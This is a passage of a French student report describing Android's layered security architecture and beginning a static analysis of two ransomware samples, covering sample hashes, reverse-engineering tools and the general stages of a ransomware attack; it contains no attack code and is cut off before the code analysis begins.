UNIVERSITÉ DE SHERBROOKE

MALWARES ANDROID

Présentation de la sécurité des applications Android et analyse des applications malveillantes

Encadré par : Pr Gabriel Girard

Réalisé par : Ashiahanim AYASSOR

Table des matières

Table des figures

INTRODUCTION

Les appareils mobiles sont devenus des outils indispensables dans notre quotidien. Ils peuvent être utilisés pour différents types d'opérations, y compris les services de messagerie électronique, les applications de bureau, l'accès à distance aux données, etc. Cependant les applications malveillantes, quelle que soit leur catégorie (virus, cheval de Troie, …), peuvent causer des dégâts allant d'une irritation mineure à une défaillance totale du système.

Les applications malveillantes sont des applications hostiles et intrusives qui cherchent à envahir, endommager ou mettre hors service les appareils mobiles, généralement en prenant le contrôle partiel de ces derniers. Ils peuvent voler, crypter ou supprimer les données de l'utilisateur ou modifier les fonctions principales du système. Dans ce document, nous verrons comment se présente l'architecture du système de sécurité utilisé par Android. Nous examinerons ensuite deux cas pratiques qui montrent comment une application malveillante arrive à contourner la sécurité mise en place.

Partie 1 : Présentation de l'architecture de sécurité du système Android

1. Architecture du système

[1] Android est un système d'exploitation mobile développé par Google. Il est basé sur le noyau Linux. Comme tout système d'exploitation, il est composé de plusieurs couches qui communiquent entre elles. La principale fonction de ce système est de permettre au développeur d'applications de pouvoir utiliser toutes les ressources du système sans avoir à réimplémenter le code de bas niveau. L'architecture d'Android est divisée en composantes regroupées en 5 couches :

- *La couche applicative(Applications Android) :*

  Cette couche est composé de toutes les applications préinstallés et des applications installées par l'utilisateur. Les applications système (ex :Agenda, navigateur…) sont localisées dans le répertoire « /system/app » et les applications installées par l'utilisateur se retrouvent dans le répertoire « /data/app ».

- *L'environnement Android :*

  Cet environnement fournit un ensemble de classes et de méthodes aux développeurs pour la réalisation des tâches habituelles comme gérer les éléments d'une interface, passer des messages entre les composants d'une application. Le Framework Android inclue également des services utilisés pour faciliter les fonctionnalités offertes par les classes du Framework.

- *La machine virtuelle Dalvik :*

  La machine virtuelle Dalvik est une machine virtuelle à les registres dont le but est de permettre l'exécution simultanée de plusieurs applications sur un appareil de faible capacité (puissance de calcul, mémoire). Le processus de développement d'une application Android est le suivant :

  1. Développement du code en Java

2. Compilation du code source ➔ fichiers .class
3. Les fichiers .class sont traduits en Dalvik byte code et combinés en un seul fichier .dex (Dalvik EXecutable)
4. Les fichiers .dex sont chargés et interprétés par la machine virtuelle Dalvik.

Pour accélérer l'exécution des applications, les fichiers .dex sont optimisés avant d'être interprété par la VM (le résultat est un fichier .odex)

- *User-space :*

Cette couche est composée de 2 groupes de composants :

1. Les bibliothèques :

   La plupart des fonctionnalités bas niveau utilisées par la couche applicative sont implémentées par les bibliothèques partagées et accessible via le JNI (Java Native interface. On les retrouve dans le répertoire « /system/lib ».

2. Les services de bases :

   Ce sont les services Android qui configurent l'environnement du système d'exploitation sous-jacent (le noyau linux) et les composants natifs d'Android(ex : init, adbd, debuggerd...)

- *Le noyau :*

Le noyau Android est basé essentiellement sur le noyau Linux (avec environ 250 patchs), il rajoute des composantes spécifiques pour assurer le bon fonctionnement de l'architecture.



Figure 1-Architecture en couches du système Android

2. Sécurité par niveau

[2] Le système Android est bâti sur le noyau de Linux et de ce fait utilise les fonctions de sécurité offertes par Linux (les permissions, les capacités, SELinux …). Le système Android adapte ses fonctions au contexte mobile, par exemple la notion d'utilisateur est utilisée juste pour les applications et non pour des utilisateurs humains. Lorsqu'une nouvelle application est installée, le PackageManager lui assigne un user id unique, appelé application id (qui va de 10000 à 90000). Chaque couche de l'architecture implémente ses fonctions de sécurité :

2.1.Sécurité du noyau

Les primitives du modèle de sécurité du noyau sont:

- *Chaque utilisateur possède un identifiant (UID) et appartient à un groupe (GID) :* Il faut remarquer que Certains GIDs appartiennent au système. Les utilisateurs peuvent appartenir à plusieurs groupes ;

- *L'UID 0 est omnipotent :* Il est considéré comme l'Id de l'utilisateur root;

- *SetUID et SetGID permet de donner des permissions temporaires sur les programmes :* Pendant le temps de son exécution, un programme peut être exécuté avec des privilèges supplémentaires;

- *System defined AIDs (Application ID) :*

Android a restreint les privilèges pour qu'aucune application n'ait des privilèges élevés par défaut et le répertoire « /data » est monté avec des privilèges normaux.

Les IDs allant de 1000 à 9999 sont utilisé exclusivement par le système (AIDs). La plupart sont également utilisé comme des GIDs qui permettent aux applications système de pouvoir accéder à des ressources du système. Ci-dessous un exemple de AIDs.

GID	application id défini	Membres	Permissions
1006	AID_CAMERA	System_server	Accès aux sockets caméra
1002	AID_BLUETOOTH	System_server	Fichiers de configurations Bluetooth
1010	AID_WIFI	System_server	Fichiers de configurations WIFI

Figure 2-Exemples de AIDs définis par le système

- *Paranoid Android GIDs :*

Les GIDs allant de 3000 à 3999 sont reconnu par le kernel, lorsque CONFIG_PARANOID_ANDROID est activé. Cela restreint l'utilisation des fonctionnalités du réseau seulement aux GIDs (allant de 3000 à 3999).

- *Services isolés :*

À partir de Jelly Bean (4.1) Android introduit la notion de services isolés qui est une sorte de compartimentalisation qui permet à une application d'exécuter ses services dans un processus différent (séparation complète) avec un UID séparé. Les services isolés utilisent l'UID 99000 à 99999. Ils ne peuvent rechercher aucun service système et sont limités aux opérations en mémoire. Ceci est principalement utile pour des applications telles que les navigateurs WEB.

- *Linux Capabilities :*

L'idée derrière les capacités est de casser le modèle "tout ou rien" de l'utilisateur root: L'utilisateur root est totalement omnipotent, alors que tous les autres utilisateurs sont, en réalité, impuissants. Pour cette raison, si un utilisateur doit effectuer certaines opérations privilégiées, la seule solution standard consiste à recourir à l'opération SetUID afin de devenir l'UID 0 pour l'étendue de l'opération pour se donner les privilèges de super utilisateur. À la fin on redevient un utilisateur normal (même pour des opérations relativement simples: réglage de l'heure système, liaison réseau avec des ports réseau, montage de certains systèmes de fichiers…).

Si un fichier binaire possède l'option SetUID alors le modèle SUID devrait fonctionner. En pratique, cependant, SetUID pose des risques de sécurité inhérents: si un tel binaire est exploité, il pourrait être utilisé pour compromettre le système.

Les capacités offrent une solution à ce problème, en "découpant" les pouvoirs du super utilisateur en plusieurs zones, chacune représentée par un bit dans un masque de bits. Dans ces zones, on autorise ou on restreint les opérations dans ces zones uniquement, en basculant le masque de bits. Cela en fait une mise en œuvre du principe de moindre privilège, principe de sécurité selon lequel une application ou un utilisateur ne doit recevoir plus de droits qu'il n'en faut pour son fonctionnement normal.

Limiter les privilèges autorisés à ceux qui sont absolument nécessaires, tout en révoquant le reste, augmente considérablement la sécurité. Même si une application ou un utilisateur donné finit par être malveillant, l'étendue des dommages qu'il peut causer est limitée. Les capacités sont comme un bac à sable, ne permettant que les opérations requises par une application, de par sa conception, en même temps l'empêchant de s'emballer et de compromettre la sécurité du système. Un bon côté de l'effet des capacités est qu'elles peuvent être utilisées pour restreindre l'utilisateur root lui-même, dans les cas où le super utilisateur n'est pas totalement digne de confiance.

- *SELinux (Security-Enhanced Linux):*

SELinux est un ensemble de correctifs incorporés depuis longtemps dans le noyau de Linux, dans le but de fournir un accès obligatoire (**Mandatory Acces Control qui fait référence à un type de contrôle d'accès par lequel le système d'exploitation limite la capacité d'un sujet ou d'un initiateur à exécuter en général une sorte d'opération sur un objet ou une cible**), qui peut limiter les opérations à une politique prédéfinie. Comme pour les fonctionnalités, SELinux applique le principe de moindre privilège, mais avec une granularité beaucoup plus fine. Cela augmente considérablement la posture de sécurité d'un système, en empêchant les processus de fonctionner en dehors des limites opérationnelles strictement définies. Tant que le processus se comporte bien, cela ne devrait poser aucun

problème. Si le processus se comporte mal, cependant (comme c'est le cas le plus fréquent d'un malware ou du résultat d'une injection de code), SELinux bloquera toute opération qui dépasse ces limites. L'approche est très similaire à celle du bac à sable d'iOS (système d'exploitation des modèles de téléphones) bien que la mise en œuvre soit très différente.

SEAndroid (qui est une composante du modèle de sécurité d'Android) suit le même principe que SELinux, mais l'étend pour l'adapter aux fonctionnalités spécifiques d'Android telles que les propriétés du système. Le principe de base de SELinux (et, en fait, de la plupart des frameworks MAC) est celui de l'étiquetage. Une étiquette affecte un type à une ressource (objet) et un domaine de sécurité à un processus (sujet). SELinux peut alors faire en sorte que seuls les processus du même domaine aient accès à la ressource. En fonction de la stratégie, les domaines peuvent également être restreints, de sorte que les processus ne peuvent accéder à aucune autre ressource que celles autorisées. La politique peut également autoriser le ré-étiquetage de certaines étiquettes (également appelée transition de domaine).

2.2.Sécurité Dalvik

Travailler au niveau d'une machine virtuelle, plutôt que du code natif, apporte d'énormes avantages pour la surveillance des opérations et l'application de la sécurité. Au niveau natif, il faudrait cependant surveiller les appels système pour tout accès important aux ressources. Le problème avec les appels système c'est que leur granularité est inexacte. L'accès aux fichiers est simple (ouvrir / lire / écrire / fermer), mais d'autres opérations (par exemple, une recherche DNS) sont beaucoup plus difficiles à surveiller, car elles impliquent plusieurs appels système. C'est là l'avantage de la machine virtuelle: la plupart des opérations sont effectuées à l'aide de packages et de classes préconfigurés, intégrés à des vérifications d'autorisation.

Android s'assure qu'aucune application utilisateur n'ait de permissions au niveau du kernel. Par conséquent, tout accès aux ressources système sous-jacentes est bloqué. Pour effectuer toute opération ayant un effet hors du domaine d'application, il faut faire appel au **system_server**, en appelant la méthode **getSystemService()**. Si une application fait une demande au **system_server**, une vérification de ses permissions est effectué. Les autorisations elles-mêmes ne nécessitent aucune structure de données spéciale. Une autorisation dans Dalvik n'est rien de plus qu'une simple valeur constante, qui est accordée à une application dans son **manifest**, quand elle la déclare avec **uses-permissions**. Lorsque **le gestionnaire d'application** installe une application, il ajoute les autorisations de cette application à la "base de données d'autorisations", qui fait partie intégrante de la base de données des applications, « /data/system/packages.xml ».

Le fichier « /system/etc/permissions/platform.xml » fait le lien entre les autorisations de niveau Dalvik et les permissions au niveau du noyau Linux. Le fichier est inclus dans les sources **AOSP(Android Open Source Project)** et il est bien documenté pour que les fournisseurs puissent (avec soin) ajouter des autorisations ou des **identifiants d'applications** spécifiques. La cartographie fonctionne dans les deux sens.

2.3.Sécurité applicative

Android doit également offrir une sécurité au niveau de l'utilisateur, permettant uniquement à l'utilisateur légitime de l'appareil d'accéder à celui-ci, et en particulier à ses données sensibles. À partir de **JellyBean**, Android prend en charge plusieurs utilisateurs, ce qui complique un peu les choses.

2.3.1. Écran de verrouillage

L'écran de verrouillage est la première ligne de défense réelle d'un appareil contre le vol ou l'interception physique par des entités malveillantes. C'est également l'écran le plus souvent vu par l'utilisateur, lorsque l'appareil sort de veille. En tant que tel, il doit être rendu résistant, mais aussi naturel et rapide. Comme avec la plupart des fonctionnalités Android, les éditeurs peuvent personnaliser cet écran. L'écran de verrouillage par défaut d'Android autorise les mots de passe, les codes PIN ou les "modèles". Les modèles sont en réalité des codes confidentiels, mais au lieu de retenir les chiffres réels, l'utilisateur doit simplement faire glisser une grille. En réalité, l'écran de verrouillage n'est qu'une activité, mise en œuvre par le **package com.android.keyguard** qui contient toutes les primitives pour les écrans de verrouillage et comprend les classes suivantes:

CLASSES	FONCTIONNALITÉS
BiometricSensorUnlock	Interface utilisée pour les méthodes biométriques
KeyguardSecurityView	Vue pour la saisie de mot de passe
KeyguardService	Implémentation du service pour la gestion de la saisie de mot de passe
KeyGuard	Gestion des événements

Figure 3-Classes de l'application com.android.keyguard

L'appel de l'écran de verrouillage commence lorsque le gestionnaire d'alimentation active l'affichage. Ensuite il incombe au **keyGuard** de dessiner l'écran de verrouillage (via une activité) et de gérer le mécanisme de verrouillage.

La logique de traitement du verrou est exécutée par **LockPatternUtils**, qui appelle le service **LockSettingsService** pour vérifier les informations de déverrouillage. Dans les deux cas, ni le modèle ni les mots de passe ne sont réellement enregistrés dans le fichier, mais leurs hachages le sont. Le service utilise en outre le fichier **locksettings.db**, qui est une base de données SQLite contenant les différents paramètres de l'écran de verrouillage. La figurre ci-dessous illustre le processus de déverrouillage.



Figure 4-Processus (simplifié) de déverrouillage

figure 8-3 Android Internals : A confectioner's Cookbook

Le **TrustManager** est un ajout à partir de **Android L**, qui aide à déverrouiller le périphérique sans motif mais en utilisant d'autres méthodes de verrouillage, tel qu'un périphérique Bluetooth couplé.

2.3.2. Support de plusieurs utilisateurs

Android a toujours fonctionné en supposant que l'appareil ne compte qu'un utilisateur contrairement aux systèmes de bureau. Cette fonctionnalité n'a été introduite qu'avec Android **JellyBean (4.2)**. Pour mettre en œuvre une prise en charge multi-utilisateurs, Android s'appuie sur le même concept qu'avec les **UIDs**, en découpant l'espace des applications en plusieurs groupes distincts et en allouant un utilisateur humain par utilisateur. Les ID de toutes les applications sont ainsi renommés de app_### en u_##a_### et les utilisateurs sont créés avec des répertoires distincts dans « /data/user ». Les répertoires des données des applications sont déplacés vers « /data/user/##/ », l'utilisateur principal étant l'utilisateur "0". L'ancien « /data/data » devient ainsi le répertoire de l'utilisateur principal. Les profils d'utilisateurs eux-mêmes sont stockés dans « /data/system/users ».

2.3.3. Gestion des clés

Android s'appuie largement sur des clés cryptographiques, pour le fonctionnement interne du système (validation des packages installés) , elles sont aussi utilisées par des applications. Dans les deux cas, le service de **Keystore** joue un rôle essentiel dans l'abstraction de la mise en œuvre. Pour **la gestion des certificats**, Android encode les certificats racines dans « /system/etc/security/cacert »s. Les certificats sont codés sous leur forme PEM (Privacy-Enhanced-Mail), qui est un codage en Base64 du certificat. A partir de **JellyBean (API 17)** introduit **l'épinglage de certificat** (certificate pinning qui permet d'utiliser une clé cryptographique pour vérifier l'identité d'un hote), qui est un complément pour la validation des certificats SSL. Le repérage implique le codage en dur de la clé publique attendue d'un hôte (via son certificat). Ainsi, si l'hôte présente un certificat qui ne correspond pas à celui épinglé, il est rejeté. Contrairement aux certificats décrits précédemment, qui ne peuvent pas être modifiés, les épingles sont conservés dans « /data/misc/keychain/pins », un fichier qui peut être remplacé. Android fournit la classe **CertBlacklister** pour gérer une liste noire des certificats. Pour **la gestion des clés privées** Android fournit un accès aux clés privés via le service **Keystore**. Les **Keystore** pour les applications sont gérés pour chaque utilisateur, dans le répertoire « /data/misc/keystore/ user _ ## », mais les applications installées sur le téléphone ne disposent d'aucun accès direct à ce répertoire et doivent passer par le **Keystore**, qui est l'unique propriétaire de ce répertoire (autorisations 0700).

Partie2 : ANALYSE STATIQUE de deux applications malveillantes

Cette étape de l'analyse consiste à analyser le comportement des applications malveillantes sans exécuter ces dernières. Nous analyserons principalement les fichiers et le code source de chaque application. Nous présenterons dans cette partie les familles de malwares choisies pour conduire l'analyse et les résultats obtenus suite à cette analyse.

Les Malwares choisis proviennent du **[3]** **Android Malware Dataset (CICAndMal2017)**. Cet ensemble de données est formé de plusieurs applications provenant de diverses familles à savoir :

- Les ADWARES :
  - Les ADWARES (logiciels publicitaires) sont des logiciels indésirables conçus pour afficher des publicités sur votre écran (le plus souvent dans un navigateur Web). En règle générale, il utilise une méthode sournoise pour se déguiser en légitime ou se greffer sur un autre programme pour vous inciter à l'installer sur votre tablette ou appareil mobile.
- Les RANSOMWARES :
  - Un RANSOMWARE est un type de malware issu de la cryptovirologie qui menace de publier les données de la victime ou de bloquer en permanence l'accès à celles-ci, sauf si une rançon est payée. Certaines applications de ransomware simples peuvent verrouiller le système d'une manière pas trop difficile à inverser pour les personnes bien informées, cependant les logiciels malveillants plus avancés utilisent une technique dans laquelle ils cryptent les fichiers de la victime, les rendant inaccessibles, et exigent le versement d'une rançon pour les décryptez. Dans une attaque d'extorsion crypto virale correctement mise en œuvre, la récupération des fichiers sans la clé de déchiffrement est un problème insoluble. Il est difficile de retracer la crypto-monnaie pour les rançons, ce qui rend difficile la recherche et la poursuite des auteurs.
- Les SCAREWARES:
  - Un SCAREWARE est une forme de malware qui suscite un choc, une anxiété ou la perception d'une menace. Les Scarewares font partie d'une classe de logiciels malveillants qui persuadent les utilisateurs de croire que leur ordinateur est infecté par un virus, puis leur suggère de télécharger et de payer l'application antivirus factice pour le supprimer. Généralement, le virus est fictif et l'application est non fonctionnelle.
- Les SMS MALWARES:

- Un SMS MALWARE est une forme de malware dont l'objectif est de faire perdre de l'argent à l'utilisateur. Lorsqu'il est installé, le malware envoi des SMS à plusieurs numéros (aussi bien au niveau national qu'à l'international) . Ce genre de malware propose souvent des services illégaux mais factices.

Pour débuter notre analyse, nous avons dans un premier temps choisi deux applications malveillantes provenant de la famille des RANSOMWARES et celle des SMS MALWARES. Les critères de ce choix étaient principalement :

- La langue des applications : Pouvoir avoir l'interface de la langue en français notamment pour pouvoir comprendre le fonctionnement de l'application et retrouver les mots-clés dans le code de l'application.
- La complexité de l'obfuscation du code : Pour faire une bonne analyse des applications, on privilégiera une application plus simple à analyser, c'est-à-dire que les mesures prises pour empêcher l'analyse ne soient pas très poussé
- Les fonctionnalités de l'application : Évaluer la pertinence de l'analyse de cette application en faisant une brève analyse au début afin de mesurer l'apport de l'analyse de ladite application.

Le troisième critère de choix nous a amené à invalider le choix de la deuxième application malveillante, car elle n'était pas pertinente. L'initiative a été alors prise de pouvoir caractériser les Ransomwares et de ce fait choisir deux Ransomwares, les analyser et pouvoir trouver une façon de reconnaître les Ransomwares.

1. Présentation des applications malveillantes choisies

Les informations ont été récupérées à l'aide de VirusTotal, un outil en ligne qui regroupe de nombreux produits antivirus et moteurs d'analyse en ligne pour rechercher les virus ou pour vérifier les éventuels faux positifs.

Malware1

Catégorie : RANSOMWARE

Hash MD5 : 0f3ae8be97f2089d7173bc4e60f46fb9

Nom du package : com.androiddg.pgroute



Figure 5-Interface du premier Ransomware

Malware2

Catégorie : RANSOMWARE

Hash MD5 : 0f87eb60d9872d40877c84b7af888b28

Nom du package : com.android.tencent.zdevs.bah

Figure 6-Interface du deuxième Ransomware

2. Présentation des outils d'analyse statique

Androguard est un outil complet de python utilisé par beaucoup d'autres outils comme APKTOOL. Ses principales fonctionnalités sont :

- Désassembler les fichiers DEX/ODEX
- Décompiler les fichiers DEX/ODEX

Lien : https://github.com/androguard/androguard

APKTOOL est un outil Java open source pour l'ingénierie inverse d'applications Android. Il permet de récupérer les fichiers contenues dans l'application. Il permet également de désassembler l'application et récupérer les classes (en format SMALI).

Lien : https://ibotpeaches.github.io/Apktool/

DEX2JAR est un projet open source écrit en Java. Il fournit un ensemble d'outils permettant de travailler avec les fichiers Android DEX et Java CLASS. Le principal objectif de dex2jar est de convertir un fichier DEX / ODEX au format JAR (Java Archive).

Lien : https://sourceforge.net/projects/dex2jar/

JD-GUI est un décompilateur Java qui reconstruit le code source Java à partir de fichiers CLASS. Il fournit une interface graphique pour parcourir le code source décompilé. Combiné à dex2jar, JD-GUI peut être utilisé pour décompiler les applications Android.

Link : http://jd.benow.ca/

RADARE2 est un framework de reverse engineering portable et open source pour manipuler des fichiers binaires. Il est composé d'un éditeur hexadécimal hautement scriptable avec une couche d'entrées / sorties enveloppée (E / S) prenant en charge plusieurs back-end. Il comprend un débogueur, un analyseur de flux, un assembleur, un désassembleur, des modules d'analyse de code, un outil de diffusion binaire, un convertisseur de base, une aide au développement de code shell, un extracteur d'informations binaires et un utilitaire de hachage basé sur des blocs. Bien que Radare2 soit un outil polyvalent, il est particulièrement utile pour désassembler le bytecode de Dalvik ou pour analyser des blobs binaires propriétaires lors de la rétro-ingénierie Android.

Lien : https://rada.re/r/

3. Étapes du fonctionnement d'un RANSOMWARE

Avant de commencer l'analyse, il faut savoir que généralement, un RANSOMWARE opère suivant les étapes suivantes.

3.1. Récupération des informations et communication avec le serveur

L'application récupère des infos sur le téléphone (IMEI, OS, Modèle, ...) et les envoie au serveur de Commande et de Contrôle (C&C server). Un serveur C&C est un ordinateur qui émet des directives à l'intention des périphériques numériques infectés par des rootkits ou d'autres types de programmes malveillants, tels que les ransomwares.

3.2. Lecture et cryptage des données

L'application doit pouvoir accéder aux données du disque de stockage (photos, vidéos, documents, …). Une fois fait il utilise une méthode de chiffrement (AES, DES, …) pour crypter les

données. Selon les applications, la clé de chiffrement se retrouve soit uniquement sur le serveur C&C ou dans l'application et sur le serveur.

3.3. Demande de rançon

L'application demande une rançon à l'utilisateur qui doit être payé la plupart du temps avec une monnaie intraçable (Bitcoin, …). L'utilisateur ne peut pas accéder à ses fichiers et à toujours l'interface de l'application qui lui demande d'entrer un code (qu'il aura reçu quand il aura payé la rançon).

3.4. Décryptage des données

Une fois le paiement effectué, l'utilisateur entre le code (le code est validé avec le serveur C&C) qui va enclenché le processus de décryptage des fichiers.

4. Analyse statique des ransomwares

4.1. Processus de l'analyse statique

[4] Cette étape du projet consiste à analyser le code source des ransomware. Pour cela il nous faut utiliser les procédés existants pour récupérer le code source d'une application Android. Une application Android de type APK (qui n'est que le format d'une archive comme ZIP ou RAR) à la structure suivante :



Figure 7-Architecture d'une application Android

La méthode directe consiste à dézipper l'archive et à récupérer les fichiers qui nous intéressent à savoir le MANIFEST et le fichier DEX contenant les classes. Le fichier contenant les classes sera décompilé avec l'outil DEX2JAR qui permet de convertir le fichier DEX en en fichiers Java contenant l'ensemble des classes de l'application. L'inconvénient de cette méthode est que les fichiers récupérés de l'archive (principalement le MANIFEST) ne sont pas directement lisibles. De plus, un problème généralement rencontré lors de la décompilation est l'incapacité de récupérer tout le code source (certaines classes n'arrivent pas à être décompilées). Pour surmonter ce problème on analysera pour ces classes le fichier SMALI correspondant. Cette deuxième méthode consiste désassembler l'application à l'aide de l'outil APKTOOL. Elle nous permettra non seulement de récupérer les fichiers SMALI mais aussi le MANIFEST.

La première étape de l'analyse est de récupérer les informations basiques de l'application (nom, hash …) et savoir s'il a été déjà détecté par un antivirus.

Les étapes principales de l'analyse statique sont :

- **Le désassemblage de l'application ou la décompilation de l'application** :

Cette étape permet de récupérer le contenu de l'application comme le MANIFEST qui contient les permissions de l'application. Dans le cas du désassemblage l'ensemble du code est récupéré en langage machine, c'est-à-dire que ce sont des fichiers SMALI qui contiennent du code en langage SMALI, qui n'est que la transcription du code machine en langage plus compréhensif. Par contre dans le cas de la décompilation, on obtient les fichiers sources JAVA.

- **L'analyse du fichier MANIFEST** :

Cette partie est très importante car elle nous permet déjà d'avoir une idée sur les objectifs de l'application. Chaque application doit avoir un fichier AndroidManifest.xml (avec précisément ce nom) dans son répertoire racine. Le manifeste présente des informations essentielles sur l'application sur le système Android, informations que le système doit posséder avant de pouvoir exécuter le code de l'application. Entre autres choses, le manifeste fait ce qui suit:

  - Il nomme le package Java pour l'application. Le nom du package sert d'identifiant unique pour l'application.
  - Il décrit les composants de l'application, à savoir les activités, les services, les récepteurs de diffusion et les fournisseurs de contenu qui composent l'application. Il nomme les classes qui implémentent chacun des composants et publie leurs fonctionnalités (par exemple, les messages d'intention qu'ils peuvent gérer). Ces déclarations font savoir au système Android quels sont les composants et dans quelles conditions ils peuvent être lancés.
  - Il détermine les processus qui hébergeront les composants de l'application.
  - Il indique les autorisations que l'application doit avoir pour accéder aux parties protégées de l'API et interagir avec d'autres applications.

- Il déclare également les autorisations que les autres utilisateurs doivent posséder pour pouvoir interagir avec les composants de l'application.
- Il déclare le niveau minimal de l'API Android requis par l'application.
- Il répertorie les bibliothèques auxquelles l'application doit être liée.

- **L'analyse des fichiers classes :**

Dans le cas du désassemblage, nous analyserons les fichiers SMALI tandis que dans le cas de la décompilation, ce sont les fichiers JAVA qui seront analysés. L'analyse des fichiers JAVA étant plus simple, elle est la première option mais les deux approches ont été utilisées. Les applications Android possèdent une structure de code assez standard, généralement de la forme :

